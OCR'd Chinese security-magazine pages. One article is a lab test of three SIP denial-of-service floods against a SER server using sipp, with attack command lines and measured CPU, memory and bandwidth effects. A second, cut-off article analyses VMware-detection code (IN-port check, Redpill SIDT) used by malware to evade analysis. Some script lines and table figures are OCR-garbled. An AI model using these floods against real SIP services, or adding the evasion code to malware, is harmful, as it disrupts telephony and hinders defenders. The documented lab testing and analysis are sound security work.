



图 9　验证执行存储过程

前置知识：无
关键字：SIP、DOS 攻击




针对 sip 协议的三种 DOS 攻击危害性测试

文/图　Handt、换心

实验环境搭建

网络拓扑结构

对于一些比较前沿的研究，大部分在高校和黑客间最先开始，而这些工具的开发大部分都是基于*nix 系统的。所以，本文读者如果有志于前沿研究，应该去掌握一定的 linux 下的基本知识，比如简单的 Shell 编程，基本操作。当然，这个不在本文讨论范围内。攻击拓扑图如 1 所示。



攻击模式网络拓扑图

图 1

一共四台 pc，三台作为攻击端，一台作为服务器。各机器的配置参见 1.2 节。出于简单考虑，所有机器都处于同一网段。在真实的环境中，会涉及比较复杂的网络结构，比如基本的 NAT 转化，还需要在服务器端修改配置文件，加载相应的模块。

硬件环境

攻击方（UAC）：Sipp

Sipp 是一款针对 sip 协议的测试工具和流量生成器，该软件可以很容易地仿真出上万用户同时访问 sip 系统的效果，可以说是测试 sip 代理，B2BUAs，SIPPBX 的不二选择。开发者是 HP 和 IBM 等公司的员工，软件开源。该软件运行在 Linux 系统上，虽然可以通过 cygwin 模拟后在 Windows 下运行，不过不推荐（因为速度太慢了，而且并发数没保证）。我在虚拟机里面安装 debian lenny 来作为攻击端。

服务器：

- sip 服务器（提供 proxy 和 register 功能），Sip Express Routine(ser) 0.9.6
- 操作系统，ubuntu 10.04
- 内核，2.6.32-22-generic
- CPU，Intel Core2 Duo(Merom) T5750(2.0GHz)
- 内存，2GB DDR2
- 网卡，标准百兆以太网接口

SER 服务器的安装和配置

Debian/Ubuntu 用户可以从官方网站直接下载：Sudo aptitude installser。

但是这个下载的版本不是很全，有些模块不存在。所以，最好自己从官网下载源码编译一下。附件中已经打包了需要的文件，安装的时候遵循 install 文件的说明即可。

编译的可执行文件默认在/usr/local/sbin/下，配置文件为/usr/local/etc/ser/ser.cfg。读者可以按照文档 SER-GettingStarted 中的说明修改配置文件以满足自己的需求。附件中提供了两份配置文件，ser_hello.cfg 可以简单的注册和通话。ser.cfg 在 1 的基础上提供了验证功能。

服务器如何统计数据

服务器遭受 DOS 攻击时，影响主要表现在三个方面：带宽/CPU/内存。基于此，我们需要分别统计这三个数据。在开始统计时，为了使数据尽量的准确，我们要关闭 x-window 和 syslog。在试验中可以看到，x-window 的 CPU 占用量至少在 10%以上。而 syslog 在攻击量过大时，CPU 使用率会超过 120%。这对最后的统计结果影响很大。关闭 x-window 方法：切换到 tty1-tty6 任何一个（ubuntu 中按 Alt+Ctrl+Fx 键，federo 中式 Ctrl+Fx。），登录后输入：

sudo /etc/init.d/gdm stop

如果实验结束要启用 x-window 就输入：

sudo /etc/init.d/gdm start

接下来关闭 csyslogd：

service syslogd stop　或者　pkill syslogd

统计网络带宽流量

网络统计使用的是工具 bwm-ng，运行的时候，按 T 键可以切换数据显示模式，如图 2 所示。



图 2

RX 代表收到，Tx 代表本机发送出去的。我们切换到显示 30s 内的网络流量平均值模式。

统计内存和 CPU 使用量

对于 CPU 统计，这里有一个插曲。当时以为 ps 和 top 命令都可以显示 CPU 数据，所以写了个脚本从 ps 中获取某个进程的 CPU 占用量，在用脚本统计的同时使用 top 大致计算了一下 CPU 占用量，发现两者完全不一致。top 的 CPU 占用量达到 80%以上时，ps 的统计值只有 20%左右。于是到网上搜了一下，发现这两者确实存在差异。网上的说法没怎么看懂，反正确定了的是 top 命令显示的是双核的 CPU 使用量之和，是正确的。所以，针对 top 写了一个统计脚本（命名为 top.sh）：

```
#!/bin/bash
while [1]
do
rm t
    top -d 0.2 -b -n 1 > t
    awk 'BEGIN{sumcpu=0;summem=0} {sumcpu+=$9; summem+=10} END{printfsumcpu " ";print summem}' < t
    grepser t | awk 'BEGIN{sumcpu=0;summem=0} {sumcpu+=$9; summen+=10} EMD{printfsumcpu " ";printfsummem}'
    sleep 1
done
```

简单解释一下，top 命令的-d 后面接的是刷新时间。-b -n 1 表示统计一次。该语句表示每个 0.2s 显示一次 CPU/mem 使用率，然后写入中间文件 t。因为要同时统计整个服务器上的 CPU/mem 使用量和 ser 服务器单个应用程序的 CPU/mem 使用率，所以对每次 top 出来的统计结果需使用了中间文件存储。后面是两条 awk 语句。$9，$10 需要根据机器来确定。对应的是 top 时显示的第几列。

实验步骤

1．客户端运行 sipp。

2．运行 bwn-ng。

3．当流量比较稳定之后（大概攻击开始 3s 以后），运行 top.sh，就会统计下当前的 CPU/mem 使用率和 ser 应用程序（ser 含有>4 个进程）的 CPU/mem 使用率。

4．依次停止 top.sh，bwn-ng，攻击端。

实验参数说明

- PacketNum：每秒发送的数据包数目。
- TCPU/SCPU：系统的总 CPU 使用量（TotalCPU）/Ser 服务器占用的 CPU。
- TMem/Smem：系统的总 Mem 使用量（TotalMem）/Ser 服务器占用的 Mem。
- BandWidth：带宽占用情况。
- TotalCalls：攻击过程中发送的所有数据包之和（在攻击端统计）。
- TotalTime：攻击持续的时间（也在攻击端统计）。

实验的原理及具体实施

攻击 1：Invite-Ack

只有 Inivte，没有 Ack 的攻击。在《SIP 协议的 DOS 攻击原理》一文中，我讲解了 sip 协议的工作流程。客户端在发出 Invite 消息到代理服务器，服务器会返回 100 或者 180 等消息应答。如果找到了被呼叫方就返回一个 200ok。攻击 1 就是只管发出消息，而不理会服务器返回的消息。在 stateful 代理服务器中，服务器要为呼叫方保存一个 Session 在内存中，消耗一定的内存。

攻击使用的文件为 Invite-Ack.xml，命令是：

sipp -sf Invite-Ack.xml -s 111 -r 100 -rp 1000　192.168.1.144

参数解释如下。

1．-sf 文件名：载入外部的数据文件（符合 sip 语法即可）。

2．-s server：可以理解为被攻击的客户端的别名。（相对 sip uri 而言）。

3．-r 100 -rp 1000：两者放在一起理解，表示 1000ms 发送 100 个 Invite-Ack sip 数据包。

最后的参数是服务器的地址。

由于有了前面 inviteflood 编程的基础，所以这里就不再赘述 xml 里面的内容。相应的内容，我会以附件形式提供。后面的几个 xml 文件也可以在附件中找到。

Attack 2：Invite+AcK

发送 Invite 和 Ack，但是不发送 Bye。和攻击 1 不同，客户端会一直等到服务器返回 200ok，然后返回一个 ACK 消息给代理服务器。此时，会话建立，此时服务器上会为会话双方建立一个 dialog，这个 dialog 相对攻击 1 和 3 要消耗更多内存，而且由于每个消息都要验证 call-id 等信息，所以在 CPU 的消耗上也要高过另两者。

攻击使用的文件是 Invite+Ack 文件，命令如下：

```
sipp -sf Invite+Ack.xml -s 111 -r 100 -rp z1000   192.168.1.144
```

要加大攻击的速度，可以修改-r 参数。或者在攻击的过程中通过+，–，*，/键来调节。

Attack 3：Register 不停的注册用户

当服务器添加了注册验证时有效。在实际的攻击中，要完成攻击 1 和攻击 2 的前提是你是注册用户。目前绕过注册还没有很好的方法，主要的方法有两个。1．直接枚举攻击。就是我们说的暴力破解，通过不断的发包，根据返回的错误信息来枚举出密码和用户名；2．Sniff，嗅探用户的敏感信息。如果加密的话，该路就比较难走了。所以，服务器最可能遭受的是攻击 3。

攻击使用的文件时 Register.xml.命令如下：

```
sipp -sf Register.xml -s 111 -r 100 -rp 1000   192.168.1.144
```

实验结果及分析

Exp1–Invite –Ack

PacketNum	10^2	10^3	5000	10^4	$2.4*10^4$	$3*10^4$
TCPU/SCPU	3.80/1.68	12.63/10.29	43.53/40.92	75.92/73.27	114.41/112.10	124.61/122.17
TMem/SMem	8.29/0.29	8.44/0.65	9.02/1.09	9.59/1.67	9.76/1.76	13.98/6.04
BandWidth(k/s)	53.92	543.63	2694.99	5357.92	9795.18	11504.63
TotalCalls	15932	187507	9688.94	1607851	2411545	57637141
TotalTime	159.322	187.50	193.79	161.37	143.73	226.01

Exp2–Invite + Ack

PacketNum	10^2	10^3	10^4	$2.4*10^4$	$3*10^4$
TCPU/SCPU	4.65/2.08	19.39/16.78	121.30/118.72	124.16/121.54	126.75/123.81
TMem/SMem	23.63/15.73	23.49/15.66	25.22/17.32	25.80/17.90	25.30/17.40
BandWidth(k/s)	95.93	944.45	11347.70	11661.28	11662.50
TotalCalls	16308	169718	1084875	1728313	1565989
TotalTime	163.08	169.71	165.13	157.64	202.14

Exp3– Register

PacketNum	10^2	10^3	5000	10^4	$2.4*10^4$	$3*10^4$
TCPU/SCPU	3.76/1.25	12.57/10.05	42.89/40.59	71.97/69.62	77.11/74.39	78.60/76.11
TMem/SMem	9.59/1.59	9.93/1.92	10.28/2.37	121.48/3.49	12.03/4.03	12.00/4.00
BandWidth(k/s)	34.53	346.71	1726.31	3466.30	6531.71	9441.76
TotalCalls	14359	134981	680128	1881774	5011549	5011549
TotalTime	143.59	134.98	136.03	188.38	163.40	192.20

分　析

1．在 CPU 的使用率上，攻击 2 的效果最明显，CPU 的上升速度很快。

2．在内存的消耗上，攻击 2 也是最大的。为什么呢？因为攻击 2 在回复了一个 ACK 之后，服务器上面会保存一个 Session 来等待 dialog 的结束。这个 Session 会消耗一定的内存。所以，在 call 的数量比较大的时候，影响很明显。

3．在数据包为的时候，攻击 1 和攻击 2 为什么消耗 CPU 相同？因为此时网络的带宽已经消耗完了。简单计算下：100Mb/8/1024＝11.72MB。百兆以太网的上限只有这么大，此时来的数据包都被阻塞。

4．丢包率可以通过(TotalTime*PacketNum)/TotalCalls 计算出来。

小　结


本文主要介绍针对 sip 协议的压力测试工具——sipp 的基本使用。同时，利用一些数据。给大家一些直观的感受——如何进行 DOS 攻击？DOS 攻击在服务器上的表现如何？

当然，sipp 还有更多高级功能。以后有机会，我会继续分享关于 sipp 的文章。比如，结合脚本，我们可以模拟客户端的随机发包效果，可以设置丢包率，这个丢包率可以遵循正态分布/对数分布等。

针对 sip 协议的远不止 DOS 攻击这一种。比如枚举攻击(在注册的时候，枚举出用户名和密码)，中间人攻击(cancel 攻击和 bye 攻击)。本文只是在 DOS 攻击这个点上进行了具体实验。文中必有不足或错误之处，还望各位指出，共同进步。

（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：无
关键字：虚拟机、VMWare



虚拟机检测技术剖析

文/图 riusksk（泉哥）

前言

在当今信息安全领域，特别是恶意软件分析中，经常需要利用到虚拟机技术，以提高病毒分析过程的安全性以及硬件资源的节约性，因此它在恶意软件领域中是应用越来越广泛。这里我们所谓的虚拟机（Virtual Machine）是指通过软件模拟的具有完整硬件系统功能的、运行在一个完全隔离环境中的完整计算机系统。通过虚拟机软件（比如VMware，Virtual PC ,VirtualBox），你可以在一台物理计算机上模拟出一台或多台虚拟的计算机，这些虚拟机完全就像真正的计算机那样进行工作，例如你可以安装操作系统、安装应用程序、访问网络资源等。攻击者为了提高恶意程序的隐蔽性以及破坏真实主机的成功率，他们都在恶意程序中加入检测虚拟机的代码，以判断程序所处的运行环境。当发现程序处于虚拟机（特别是蜜罐系统）中时，它就会改变操作行为或者中断执行，以此提高反病毒人员分析恶意软件行为的难度。本文主要针对基于Intel CPU的虚拟环境VMware中的Windows XP SP3系统进行检测分析，并列举出当前常见的几种虚拟机检测方法。

方法一：通过执行特权指令来检测虚拟机

VMware为真主机与虚拟机之间提供了相互沟通的通信机制，它使用“IN”指令来读取特定端口的数据以进行两机通信，但由于IN指令属于特权指令，在处于保护模式下的真机上执行此指令时，除非权限允许，否则将会触发类型为“EXCEPTION_PRIV_INSTRUCTION”的异常，而在虚拟机中并不会发生异常，在指定功能号0A（获取VMware版本）的情况下，它会在EBX中返回其版本号“VMXH”；而当功能号为0x14时，可用于获取VMware内存大小，当大于0时则说明处于虚拟机中。VMDetect正是利用前一种方法来检测VMware的存在，其检测代码分析如下：

```
bool IsInsideVMWare()
{
   bool rc = true;
   __try
   {
      __asm
      {
         push    edx
         push    ecx
         push    ebx
         mov     eax, 'VMXh'
         mov     ebx, 0             // 将ebx设置为非幻数’
                                    //VMXH’的其他值
         mov     ecx, 10            // 指定功能号，用于获取
//VMWare版本，当它为0x14时用于获取VMware内存大小
         mov     edx, 'VX'          // 端口号
         in      eax, dx            // 从端口dx读取VMware版
                                    //本到eax
   //若上面指定功能号为0x14时，可通过判断eax中的值是否大
于0，若是则说明处于虚拟机中
         cmp     ebx, 'VMXh'        // 判断ebx中是否包含
//VMware版本’VMXh’，若是则在虚拟机中
         setz    [rc]               // 设置返回值
         pop     ebx
         pop     ecx
         pop     edx
      }
   }
   __except(EXCEPTION_EXECUTE_HANDLER)
         //如果未处于VMware中，则触发此异常
   {
      rc = false;
   }
   return rc;
}
bool IsInsideVMWare()
{
   bool rc = true;
   __try
   {
      __asm
      {
push    edx
         push    ecx
         push    ebx
mov     eax, 'VMXh'
         mov     ebx, 0             // 将ebx设置为非幻数’
                                    //VMXH’的其他值
         mov     ecx, 10            // 指定功能号，用于获取
//VMWare版本，当它为0x14时用于获取VMware内存大小
         mov     edx, 'VX'          // 端口号
         in      eax, dx            // 从端口dx读取VMware版
                                    // 本到eax
   //若上面指定功能号为0x14时，可通过判断eax中的值是否大
   //于0，若是则说明处于虚拟机中
         cmp     ebx, 'VMXh'        // 判断ebx中是否包含
//VMware版本’VMXh’，若是则在虚拟机中
         setz    [rc]               // 设置返回值
         pop     ebx
         pop     ecx
         pop     edx
      }
```

```
    }
    __except(EXCEPTION_EXECUTE_HANDLER)
//如果未处于 VMware 中，则触发此异常
    {
      rc = false;
    }
    return rc;
  }
```

测试结果如图 1 所示。




图 1

如图 1 所示，VMDetect 成功检测出 VMware 的存在。

方法二：利用 IDT 基址检测虚拟机

利用 IDT 基址检测虚拟机的方法是一种通用方式，对 VMware 和 Virtual PC 均适用。中断描述符表 IDT（Interrupt Descriptor Table）用于查找处理中断时所用的软件函数，它是一个由 256 项组成的数据，其中每一中断对应一项函数。为了读取 IDT 基址，我们需要通过 SIDT 指令来读取 IDTR（中断描述符表寄存器，用于 IDT 在内存中的基址），SIDT 指令以如下格式来存储 IDTR 的内容：

```
typedef struct
{
    WORD IDTLimit;          // IDT 的大小
    WORD LowIDTbase;        // IDT 的低位地址
    WORD HiIDTbase;         // IDT 的高位地址
} IDTINFO;
```

由于只存在一个 IDTR，但又存在两个操作系统，即虚拟机系统和真主机系统。为了防止发生冲突，VMM（虚拟机监控器）必须更改虚拟机中的 IDT 地址，利用真主机与虚拟机环境中执行 SIDT 指令的差异即可用于检测虚拟机是否存在。著名的“红丸”（Redpill）正是利用此原理来检测 VMware 的。Redpill 作者在 VMware 上发现虚拟机系统上的 IDT 地址通常位于 0XFFXXXXXX，而 Virtual PC 通常位于 0XE8XXXXXX，而在真实主机上都位于 0X80XXXXXX。Redpill 仅仅是通过判断执行 SIDT 指令后返回的第一字节是否大于 0xD0，若是则说明它处于虚拟机，否则处于真实主机中。Redpill 的源码甚是精简，源码分析如下：

```
#include <stdio.h>
int main () {
    unsigned char m[2+4], rpill[] =
"\x0f\x01\x0d\x00\x00\x00\x00\xc3";    //相当于 SIDT[adrr],其中 addr
                                       //用于保存 IDT 地址
    *((unsigned*)&rpill[3]) = (unsigned)m;
//将 sidt[addr]中的 addr 设为 m 的地址
    ((void(*)())&rpill)();
//执行 SIDT 指令，并将读取后 IDT 地址保存在数组 m 中
    printf ("idt base: %#x\n", *((unsigned*)&m[2]));
//由于前 2 字节为 IDT 大小，因此从 m[2]开始即为 IDT 地址
    if (m[5]>0xd0) printf ("Inside Matrix!\n", m[5]);
//当 IDT 基址大于 0xd0xxxxxx 时则说明程序处于 VMware 中
    else printf ("Not in Matrix.\n");
    return 0;
  }
```

测试结果如图 2 所示。

